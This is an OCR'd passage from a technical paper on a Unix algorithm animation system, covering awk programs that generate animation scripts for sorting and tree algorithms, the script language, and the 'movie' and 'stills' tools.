 2  2  8 20 22 23  1
 1  2  2  8 20 22 23
```

The animation system provides an alternative: by adding a few more `print` statements to the program, we can produce input for the animation system, thus providing a dynamic display of the sorting process. Furthermore, we can use graphics as well as text, to give a more visual presentation of the algorithm.

For this example, we decided to present two views. The top view simply shows the numbers in the array as they are sorted; it is essentially the same as the textual output above, except that we have added a vertical bar: elements to the left of the bar are in order. The bottom view is graphical: the value of each element is represented by the length of the corresponding vertical line.

These six snapshots show the state after each phase of the sorting algorithm:



phase: 1 phase: 2 phase: 3 phase: 4 phase: 5 phase: 6

Although the two views represent the same information, they are useful for different tasks. The textual nature of the top view is easier for novices to follow, and the complete information is handy for debugging small examples. The more visual bottom view is better for displaying large sorts.

The Program.

Here is the complete *awk* program `is.gen` that generated the animation depicted above.

```
awk '
BEGIN { n = ARGV[1]     # number of elements to sort
        for (i = 1; i <= n; i++) x[i] = 1 + int(25*rand())
        for (i = 1; i <= n; i++) draw(i)
        for (i = 2; i <= n; i++) {
            for (j = i; j > 1 && less(j, j-1); j--)
                swap(j-1, j)
            print "view text"
            print "bar: text ljust", i, 1, "\"  |\""
            print "click phase"
        }
}
function draw(i)  {
        print "view text"
        print "a" i ": text", i, 1, x[i]
        print "view geom"
        print "a" i ": line", i, 0, i, x[i]
}
function swap(i, j,   t) {
        t = x[i];  x[i] = x[j];  x[j] = t
        draw(i); draw(j)
        print "click swap"
}
function less(i, j) {
        print "click comp"
        if (x[i] < x[j]) return 1; else return 0
}' $*
```

It is very similar to the first version, but we have added the functions `less` to make comparisons and `draw` to display elements, as well as several `print` statements. In addition to performing their sorting functions, `less` and `swap` record their actions by printing output into a script file that will serve as input to *movie* and *stills*. This animation uses four commands: `line`, `text`, `view` and `click`.

A line from (x_1,y_1) to (x_2,y_2) is drawn by a command of the form

optional_label: `line` x_1 y_1 x_2 y_2

(Throughout this paper, literals are shown in `typewriter` font and categories are in *italics*.) The coordinates of the line can lie in any range; later programs will scale them appropriately. The label on a line is optional. When a labeled object is drawn the object that previously had that label is erased. Thus for all lines that have the same label, the act of drawing one line erases its predecessor. (There is also an explicit `erase` command.)

Text is produced at (x,y) by a command of the form

optional_label: `text` *x y anything at all*

As with lines, labels are permitted; re-use of a label erases whatever object previously had that label. For example, the vertical bar is always printed with the label `bar`, so each bar erases the previous one.

The `view` command is used to place output in a particular view. There are two views here, `text` and `geom`:

```
view text
view geom
```

The `draw` function draws text in the `text` view and lines in the `geom` view, relying on implicit erasure to remove the previous object before creating a new one. Different views are independent, so a label like `a1` can be used in several views without interference.

Interesting events are marked by the `click` command:

```
click swap
click comp
click phase
```

Stills and *movie* can refer to each click with this mechanism, as we will see in more detail shortly.

Labels, view names and click names are arbitrary and unrelated to one another.

The Script File.


Executing the command

```
is.gen 3 >is1.s
```


produces the script file `is1.s` containing a sort of three elements. The basename `is1` is for ‘‘insertion sort 1’’; the suffix `.s` identifies it as a script file and is required by the animation system. Here is `is1.s`, printed in two columns to save space:

```
view text
a1: text 1 1 22
view geom
a1: line 1 0 1 22
view text
a2: text 2 1 2
view geom
a2: line 2 0 2 2
view text
a3: text 3 1 20
view geom
a3: line 3 0 3 20
click comp
view text
a1: text 1 1 2
view geom
a1: line 1 0 1 2
view text
a2: text 2 1 22
view geom
a2: line 2 0 2 22
click swap
view text
bar: text ljust 2 1 "  |"
click phase
click comp
view text
a2: text 2 1 20
view geom
a2: line 2 0 2 20
view text
a3: text 3 1 22
view geom
a3: line 3 0 3 22
click swap
click comp
view text
bar: text ljust 3 1 "  |"
click phase
```

Here is a picture of all clicks in the script file `is1.s`, produced by *stills*.



As before, time goes from left to right. Both views of the current state are depicted in a snapshot at each `click`; the label below each frame tells the name and number of the click. This detailed picture illustrates the animation system; here is a sparser picture that illustrates insertion sort on a 14-element array:



Making Stills.

The last picture was included in this document by this *stills* description:

```
.begin stills
view text ""            # no title on text view
view geom ""            #    or on geometry view
print phase 1 5 9 13    # print these clicks of phase
file is2.s              # name of script file
frameht 0.7             # height of frame in inches
framewid 1.5            # width of frame
medium -5               # size down 5 points for medium text
.end
```

The description is delimited by the lines `.begin stills` and `.end` (which correspond, for instance, to `.EQ` and `.EN` in `eqn` or `.TS` and `.TE` in `tbl`). Text following the sharp character `#` is a comment to be ignored. The `view` statements specify the empty string as the title for both views of the data. The `print` statement displays snapshots at the requested `clicks` of `phase`.

The last four statements are parameter assignments of the form

parameter_name value

Assignment to the `file` parameter names the script file to be displayed. The next two assignments set the height and width of frames, and the final statement causes `medium` text (the default text size) to be set five points smaller than the current *troff* point size.

Viewing A Movie.

To watch a movie on the 5620, make a window of suitable size and shape and in it type the command

```
is.gen 20 | movie
```

If you want to access the script later, type instead

```
is.gen 20 >is.s
movie is.s
```

After a pause to run `is.gen` (about 15 seconds on a VAX™-750 in this case), the 5620 down-loading procedure will begin; after that (another 30 seconds), the data for the movie itself will begin to appear. When this is finished (also about 30 seconds), a message about the number of bytes sent (about 9500) appears in the upper left corner.

At this point, the mouse buttons can be used to redisplay the movie. Button 3 is the main control. It has 9 menu items:

```
again
faster 1
slower 1
1 step
backward
fatter 1
thinner 1
or mode
new file
Quit?
```

To play the movie again, select `again`. (This movie takes about 6 seconds at full speed.) You can stop it at any point by pushing any button; a further push of button 1 continues it. To slow the display, select `slower`; each selection halves the speed by increasing a wait interval by a factor of two. After three selections the menu reads

```
again
faster 8
slower 8
...
```

Try selecting `again` to see the sort once at this speed, then select `faster` three times to get back to full speed.

The items labeled `fatter` and `thinner` control the thickness of lines in an analogous manner. Selecting `fatter` several times results in obese lines; you may return things to normal with `thinner`.

Three menu items control binary mode settings: `1 step` or `run`; `backward` or `forward`; and `or mode` or `xor mode`. For each, the label indicates the next state, not the current state.

Normally the movie is played from beginning to end without pause. The menu item labeled `1 step` puts it into a mode where it displays only one ''step'' each time button 1 is pushed. This allows you to inspect the sort a frame at a time. This item changes to `run` when `1 step` has been selected so you can revert to continuous action.

The `backward` item causes the steps to be taken in reverse order (time runs backwards); the menu item changes to `forward` when selected. After the sort ends, select `backward` and `again` and watch the array scramble itself before your very eyes. Judicious use of `1 step` and `backward` and `forward` make it easy to examine a few snapshots in detail.

Normally items are displayed in ''exclusive OR'' mode, which means that a bit drawn over a previous one erases it. If you are drawing numerous objects in a crowded area, this can lead to unintended erasures. The `or mode` item switches to ''inclusive OR'' for drawing objects, and erases objects by clearing. Some movies are far better in one mode than the other.

The `new file` item allows one to view a new movie without having to reload the *movie* program into the 5620. We'll see how it works in Section 4.

The `Quit?` menu item is the way to exit. If selected, it displays a skull and crossbones to warn that its effect is irreversible. Pushing button 3 again exits; a different button avoids quitting.

Button 2 contains menu items to control the size and shape of the views on the screen and to control the meaning of a ''step'' in 1-step mode. For this sorting movie, button 2 looks like:

```
view text
view geom
click comp
click swap
click phase
```

When a view is selected, you can sweep a rectangle in which that view is to be displayed; the use is exactly like the `New` menu item in *mux*. You can arrange the views any way you like; try deleting the textual view by sweeping its rectangle out of the window.

When a `click` is selected, 1-stepping proceeds to the next occurrence of that click. So, for example, to see swaps one at a time, select `click swap` on button 2 then select `1 step` on button 3. Each hit of button 1 will pause at the next `click swap` statement in the script file, in either `forward` and `backward` mode.

Multiple clicks may be selected. Selecting both `click comp` and `click swap` will cause a pause after every comparison and every swap. Selected clicks are marked with an asterisk in the menu; selecting a click that already has an asterisk removes the asterisk and turns off the click.

In `run` mode, the movie runs at full speed until it encounters a selected click, then pauses for a time proportional to the selected speed. Selecting no clicks is equivalent to having selected an implicit click that occurs after each geometric object (text, line, circle, rectangle) is drawn or erased, so animations run faster when some clicks are turned on (with `click phase` selected, for instance, the sorting movie runs nearly twice as fast).

Summary.

This exercise illustrates the capabilities and limitations of our animation system. The output of *movie* is a crude but useful animation. The output of *stills* is handy for more detailed study and for presentation in docu-

ments (we would like to include a movie in this document, for instance, but paper is easier to distribute than videotape). A sophisticated animation system might require 500 lines of code to produce beautiful animations of insertion sort. Our output is unpolished by comparison, but it is adequate for many purposes and requires just a few dozen lines.

If our system is so crude, why bother using it? Why not animate an algorithm simply by drawing geometric objects on the output device you happen to be using? Some of the answer lies in extra services like these:

Device Independence. A script file can be rendered as a movie on a 5620 or an X11 workstation; the system is designed to make it easy to port to additional output devices. The same script file can be incorporated into a document by *stills*.

Names. Labels allow geometric objects to be erased; implicit erasure by re-using a label avoids much of the tedium of bookkeeping. Click names mark key events; they can be used to group related events.

Independent Views. Different simultaneous views of a process are crucial for animating algorithms. In our system, a single statement moves from one view to another. Within a view, the user need not be concerned about the range of coordinates; the system scales automatically. Labels in different views are independent.


Viewer Control. Both *movie* and *stills* allow the viewer to select which views will be displayed and which clicks will be recognized. Additionally, *movie* allows the viewer to go forward or backward, in single steps or running at a selected speed.

An Interface To The World. Although writing to files takes more computer time than using the geometric primitives provided by a specific output device, we will soon see how those files allow complicated tasks to be easily composed out of simple software tools.

Our system does not support interactive animations, however: once the script has been generated, there's no way to change it except to generate it again.

3. The Script Language

This section is a more complete description of the script language in which animations are described. A script file is processed by the heretofore unmentioned program *develop*; errors in script files are reported by that program. The output of *develop* feeds *stills* and *movie*:



The command `develop fname.s` produces the *intermediate* file `fname.i` from the script file `fname.s`, unless `fname.i` already exists and is newer than the corresponding script file. Fortunately, most users need not be concerned with intermediate files and the *develop* program; both *movie* and *stills* call *develop* implicitly. Appendix I defines the format of an intermediate file.

The script language provides commands to draw geometric objects and commands that control the pictures. A line whose first non-blank character is # is a comment; comments may not appear on the line after other commands. Blank lines are ignored.

Geometric Commands: `text`, `line`, `box`, `circle`.

Geometric commands describe text, lines, rectangles, or circles. They share the common form

optional_label: *command* *options* *x* *y* *additional parts*

If a label is present, it names the object and will implicitly erase any existing object with the same name in the same view. The options are a (possibly null) list of names, terminated by the next numeric field.

Text is placed at a position by the command

optional_label: `text` *options* *x* *y* *string*

The available options are

```
[center]  ljust  rjust  above  below
small  [medium]  big  bigbig
```

At most one option may be selected from each line; if none is selected, the option in brackets is used. The first line describes text position, and the second line describes text size. The text string may be quoted. If there is no leading quote, then the string starts at the first non-blank character and continues until the end of the line. If there is a leading quote, subsequent leading white space is kept and any trailing quote at the end of the line is removed; intermediate quotes are kept. Some strings, including (but not necessarily limited to) `bullet`, `dot`, `circle`, and `times`, are recognized by later processors.

A line is drawn by

optional_label: `line` *options* x_1 y_1 x_2 y_2

The available options are

```
[-]  ->  <-  <->
[solid]  fat  fatfat  dotted  dashed
```

The first line of options describe whether the line should be drawn with arrowheads; the default is without arrowheads. The option `<-` puts an arrowhead at the (x_1,y_1) end of the line, `->` puts an arrowhead at the other end, and `<->` puts them at both ends. The second line of options describes the body of the line.

A rectangle is drawn by

optional_label: `box` *options* *xmin* *ymin* *xmax* *ymax*

The only options are

```
[nofill]  fill
```

Under the default `nofill` only the border of the box is drawn; a `fill`ed box has a solid interior as well.

A circle is drawn by

optional_label: `circle` *options* *x* *y* *radius*

The radius is measured in the *x* dimension. Circles will look right only if *x* and *y* are in about the same range. As with rectangles, the options are

```
[nofill]  fill
```

Control Commands: `view`, `click`, `erase`, `clear`.

The current view is set by the statement

`view` *name*

If there are no view statements in the script file, *develop* generates a single implicit view named `def.view`. If geometric objects appear before the first view statement, they go in that view and a warning message is generated.

A click is named by

`click` *optional_name*

If no name is present, then the name `def.click` is implicitly supplied.

A labeled geometric object can be explicitly erased by the command

`erase` *label*

develop prints a warning if the object was never defined or has already been erased. The various views have distinct name spaces; the same label may be applied to two unrelated objects in two different views. All objects in the current view can be erased by the statement

```
clear
```

None of these commands may have labels.

Summary.

The script language contains the following commands; options are indented on a subsequent line, with defaults in brackets:

```
# comment
optional_label: line  options  x1 y1 x2 y2
        [-]  ->  <-  <->
        [solid]  fat  fatfat  dotted  dashed
optional_label: text  options  x y  string
        [center]  ljust  rjust  above  below
        small  [medium]  big  bigbig
optional_label: box  options  xmin ymin xmax ymax
        [nofill]  fill
optional_label: circle  options  x y  radius
        [nofill]  fill
view  name
click  optional_name
erase  label
clear
```

The shell command `develop fname.s` makes the intermediate file `fname.i` from the script file `fname.s`, if `fname.i` is out of date. The purpose of the intermediate file is to trade increased space (for storing the intermediate file) for reduced run time (a script file is developed just once, not each time it is used). The *movie* and *stills* shell scripts could be rewritten to pipe their inputs through *fdevelop*, a filter form of *develop*. The *fdevelop* program can handle script files with at most 20,000 lines; the argument `-l`*n* changes the upper bound to *n* instead. It can similarly handle at most 10,000 pieces of geometry active at any time; the argument `-s`*n* (for ''slots'') changes that upper bound. Error messages tell when these bounds need to be increased. After any `-l` and `-s` arguments, *fdevelop* can have an optional file name. If there is a name, that is the input file; otherwise, the standard input is used. The output is written on the standard output.

4. The Movie Program

Movie production, as with most 5620 programs, uses a host process and a terminal process. The host sends the intermediate file produced by *develop* in a compact form to the terminal, which stores it in a form suited for forward or backward display. As the file is shipped, the line number in the intermediate file is displayed in the upper-left corner of the window every 100 lines. Afterwards, the total number of bytes stored is displayed in that location. The terminal process allocates 80,000 bytes (typically 5-10,000 objects) for the picture; the argument `-m`*n* sets the allocation to *n* instead.

The button 3 menu was sketched in Section 2. In general, drawing can be interrupted at any point by pushing any button, then resumed by pushing button 1.

Four menu items control two variables:

```
faster [speed]
slower [speed]
```

decrease (halve) and increase (double) the pause at selected clicks, and

```
thinner [line width]
fatter [line width]
```

alter the width of lines. (If the line thickness is n, then `solid` lines are $2n-1$ bits wide; `fat` and `fatfat` lines are larger.) Three menu items control binary attributes:

```
backward    forward
or mode     xor mode
1 step      run
```

The mode displayed on the menu is the next state, not the current one. If the program is currently in `or mode`, for instance, then `xor mode` is displayed.

The `new file` item allows one to view a new movie without downloading the *movie* program again. After selecting that item, text in the upper left of the window asks for the name of the intermediate file to be processed. The *movie* program does not call *develop* to make the intermediate (`.i`) file from the script (`.s`) file; that is the responsibility of the user, typically in a separate window.

Button 2 lists views and clicks. Selecting a view results in an icon for sweeping a rectangle, as in *mux*. Views may be positioned anywhere; portions positioned outside the window will not be shown. Initially, views have a 5 percent margin at each edge; this margin is zero for views that have been reshaped. If the window itself is reshaped, all views revert to the default position and margin.

Normally, in 1-step mode, the display pauses after each primitive object (line, text, etc.) has been drawn or erased. If any clicks are defined and turned on by button 2, however, then the display pauses only at those points. Any number of clicks may be turned on. Clicks that are turned on are marked with an asterisk; they may be turned off by selecting them again.

As it is for the 5620, so it is for X workstations, although the exigencies of the X window system have forced us to curtail some features. To keep the code relatively portable, there are again two processes, so the window in which one starts the animation clones another window of uncontrolled size, shape and position where the animation itself occurs.

The current terminal programs support many, but not all, text size and line mode options.

If *movie* has a single argument, it must be either a `.s` or `.i` file; *movie develop*s a `.s` file. If it has no arguments, then it will pipe the standard input through *fdevelop*; no intermediate file is created. For more exotic situations, use *fmovie*: with no arguments, it projects the intermediate file from the standard input; with a single argument, it projects that intermediate file.

5. The Stills Language

The *stills* program is a typical *troff* preprocessor. Portions of its input bracketed by `.begin stills` and `.end` are translated into *pic* commands, and the rest of the input is passed through untouched. A paper containing *stills* input is typically compiled by a command like

```
stills paper | pic | troff >paper.out
```

There are three classes of statements in a *stills* description: `print`, `view`, and parameter assignments. Only two statements are mandatory in a particular description: an assignment to the `file` parameter and a `print` statement. Text following the sharp symbol # is discarded as a comment; blank lines are ignored.

There may be any number of `print` statements of any combination of the following forms:

```
print all
print final
print clickname all
print clickname number number number ...
```

The first statement causes a snapshot to be drawn at each `click` statement in the script file; the second draws one at the end of the file. The third form prints all `click`s of the designated name, and the fourth prints only the clicks enumerated in the list of numbers.

View statements select which views are to be printed in snapshots and assign titles to views.

`view` *name optional title*

The views appear in the order they are named, either top-to-bottom if time goes `across` the page or left-to-right if time goes `down` the page. If there are no `view` statements, each snapshot depicts all views in the script. If the title is enclosed in quote marks, they are stripped and leading space is kept. If no title is given for a particular view, the view name itself is used as a title; thus an empty title is needed to turn off printing.

Parameters can be set by assignment statements of the form

parameter_name value

All parameters are reset to their default values at each `.begin` *stills* statement. Numeric values may be of the form `n`, `+n`, `-n`, or absent (zero default).

Filename parameter: `file`. The script file is named by assigning to the `file` parameter with a statement of the form `file basename.s`. The *stills* program *develop*s that script file and then reads `basename.i`.

Text sizes: `small medium big bigbig`. The assignment `small -2` causes text with the `small` option to be printed two point sizes smaller than the current *troff* point size. Assigning `+5` or `5` to `bigbig` increases the point size by 5 for `bigbig` text. All changes are relative; there is no way to set absolute point size.

Line widths: `solid fat fatfat`. Relative size changes for line widths, exactly as for text sizes.

Direction: `across down`. By default, snapshots proceed across the page in time. The assignment `down 5` causes time to proceed down the page for 5 snapshots before starting a new column; `down 0` or `down` yields as many snapshots as will fit on an 8-inch page. The assignment `across 7` gives 7 snapshots in a row before starting a new row; `across 0` or `across` adapts to a 6-inch width.

Frame parameters: `frameht framewid margin`. The height and width of frames are given in inches; defaults are 1.5. The margin of a frame is the white space surrounding the data; the default is 0.05, or a five percent border.

Optional parts: `frames times`. Frames are the solid borders around pictures; times are the click name and number that triggered a snapshot. Both have the default value `vis` and are shown; they may be suppressed by assigning them the value `invis`.

In summary, *stills* input consists of these commands:

```
print all
print final
print clickname all
print clickname number number number ...
view name optional title
parameter_name value
```

At least one `print` statement and a `file` assignment are mandatory; other statements are optional. The parameter names in the right column may appear on the left side of a name/value assignment:

Filename	`file`
Text sizes	`small medium big bigbig`
Line widths	`solid fat fatfat`
Direction	`across down`
Frame parameters	`frameht framewid margin`
Optional parts	`frames times`

6. Larger Animations

The examples in this section illustrate algorithms on several classes of data structures, including arrays, trees and graphs. The graphical style is simple; this is easy for the animator and effective for the viewer. The programs in this section are not presented as paradigms of good programming style; rather, they show how succinct programs can yield useful animations.

In the paper cited earlier, Brown and Sedgewick employ several conceptual levels in animating an algorithm.

Execution. At one extreme is the program to be animated, executing on the data of interest.

History of ''Interesting Events.'' What events in a computation should be depicted in the animation? The simple animation of insertion sort in Section 2 used augmented `less` and `swap` routines to capture two primitives of most sorting programs: comparisons and data movements. It also explicitly recorded information associated with the interesting event of finishing a phase.

Geometric interpretation of events. One must next decide how to represent the interesting events pictorially. An array of integers, for instance, might be represented by a sequence of numbers, a scatterplot of bullets, or a sequence of vertical bars.

Rendering on a device. In our system, this is the job of *movie* and *stills*.

The sample program `is.gen` identified interesting events and gave them a geometric interpretation in separate procedures within a single program. Alternatively, it may be more convenient to implement the various tasks as a pipeline of two programs: a generator program writes interesting events that are given a geometric interpretation by a program that writes a script file.

One usually prints a `click` statement immediately after the event it marks. Sometimes, though, one draws additional objects to highlight the event, which are erased immediately after the `click`. In that case, one uses a sequence like

```
draw event E
highlight E
click E
remove highlights
```

Sorting, Again.

We will return to the subject of sorting with a more interesting animation: a race of insertion sort versus quicksort. We will use the same insertion sort we saw earlier, and a quicksort described in Section 10.2 of [2]. The two sorting routines and their supporting functions are contained in this *awk* program:

```
awk '
BEGIN { n = 50
        for (i = 1; i <= n; i++) x[i] = int(100*rand())
        for (i = 1; i <= n; i++) draw(i)
        qsort(1, n) # or isort()
}
function draw(i)  {
    print "a" i ": line", i, -3, i, x[i]
}
function swap(i, j,   t) {
    t = x[i];  x[i] = x[j];  x[j] = t
    draw(i); draw(j)
    print "click swap"
}
function less(i, j) {
    print "click comp"
    if (x[i] < x[j]) return 1; else return 0
}
function isort(   i, j) {
    for (i = 2; i <= n; i++)
        for (j = i; j > 1 && less(j, j-1); j--)
            swap(j-1, j)
}
function qsort(l, u,   i, m) {
    if (l >= u) return
    swap(m = l, l + int((u-l+1)*rand()))
    for (i = l+1; i <= u; i++)
        if (less(i, l)) swap(++m, i)
    swap(l, m)
    qsort(l, m-1)
    qsort(m+1, u)
}'
```


Quicksort is called as `qsort(l,u)` to sort the subarray `x[l..u]`. The function `draw` represents the numbers to be sorted as vertical lines. The `BEGIN` block sets `n`, initializes the array, draws the initial representation, and then calls a sort routine. As it stands, the code depicts a 50-element quicksort.

Some algorithm animation systems present races of programs by implementing a simple form of time slicing. To create a race in our system, we first ran the program into the file `qs.s`. We then changed the final line in the `BEGIN` section to call `isort`, and ran that into the file `is.s`. Finally, we merged the two scripts into one with this *awk* program:

```
awk '  # merge two sort animations
BEGIN { # file name   label                status of last getline
    f1 = "is.s";      l1 = "view insert";  s1 = 1
    f2 = "qs.s";      l2 = "view quick";   s2 = 1
    sep = "click comp"
    while (s1 && s2) {
        print l1; while ((s1 = getline <f1) > 0 && $0 != sep) print
        print l2; while ((s2 = getline <f2) > 0 && $0 != sep) print
        print sep
    }
    if (s1 > 0) { print l1; while (getline <f1) print }
    if (s2 > 0) { print l2; while (getline <f2) print }
}' >race.s
```

The loop copies the script of insertion sort until it encounters a `click comp` statement; it then copies quicksort until it encounters the corresponding `click`, at which points it prints the `click` statement. The variables `s1` and `s2` store the status of the most recent `getlines` of the two files; the status is one if a record was found and zero if an end-of-file was encountered. When one file is exhausted, the remainder of the other is copied. (A production splicer should have a more graceful interface for naming the files and views.)

The resulting script file is an execution of the sorts in two parallel views, synchronized by comparisons:




As before, insertion sort sifts each element into place in turn. This picture only hints at the operation of quicksort; insight into that algorithm requires the identification of interesting events beyond comparisons and swaps. Quicksort finishes after 240 comparisons, while insertion sort takes almost three times as long. For completeness, here is the *stills* input that produced the picture:

```
.begin stills
down
file race.s
frameht .6
framewid 1.5
view insert "Insertion Sort"
view quick "Quicksort"
print comp 1 60 120 180 240 630
.end
```

Trees.

Here are pictures of a (nonbalanced) binary search tree after inserting 5, 10, 15 and 20 random integers in the range 0..999:



In the last two frames, the labels for node 3 and 13 are squeezed too close together. The script was generated by this *awk* program:

```
awk '
BEGIN { n = 20; root = null = -1
        for (i = 1; i <= n; i++)
                root = insert(root, null, int(1000*rand()), 0)
}
function insert(p, pp, x, d) { # node p, parent pp, value x, depth d
        if (p == null) {
                val[p = ++nodecount] = x
                lson[p] = rson[p] = null
                if (pp != null) print "line", val[pp], 1-d, val[p], -d
                print "text ljust", val[p], -d, "\"" x "\""
                print "click insert"
        } else if (x < val[p])
                lson[p] = insert(lson[p], p, x, d+1)
        else if (x > val[p])
                rson[p] = insert(rson[p], p, x, d+1)
        return p
}
'
```


The animation code consists of just three lines in the `insert` procedure.

The pictures give insight into random binary search trees in spite of being rather ugly. The trees have two distinct failings: the depiction of individual nodes, and the layout of the entire tree.

A node is represented by its numeric value; each node is connected to its parent. If the shape of the tree is more important than the values it contains, one can delete the values entirely. We will shortly see a tree with more graceful edges.

The other aesthetic issue is the layout of the tree. The *y*-value is the depth of the node in the tree, which is a very robust choice (one could also use the time at which the node was inserted). The *x*-value in this example is simply the randomly generated value itself; there are many alternative choices. One could instead use the number of the node in an inorder traversal, which involves a multiple-pass algorithm: the tree is first built, then traversed and numbered, and the insertions are then reported with knowledge of the numbers. For this representation, it is crucial to separate the interesting events from their geometric representation; it is convenient to calculate these in two filters in a pipeline.

This animation of heapsort uses an alternative representation of trees. It was generated by a 50-line *awk* program.



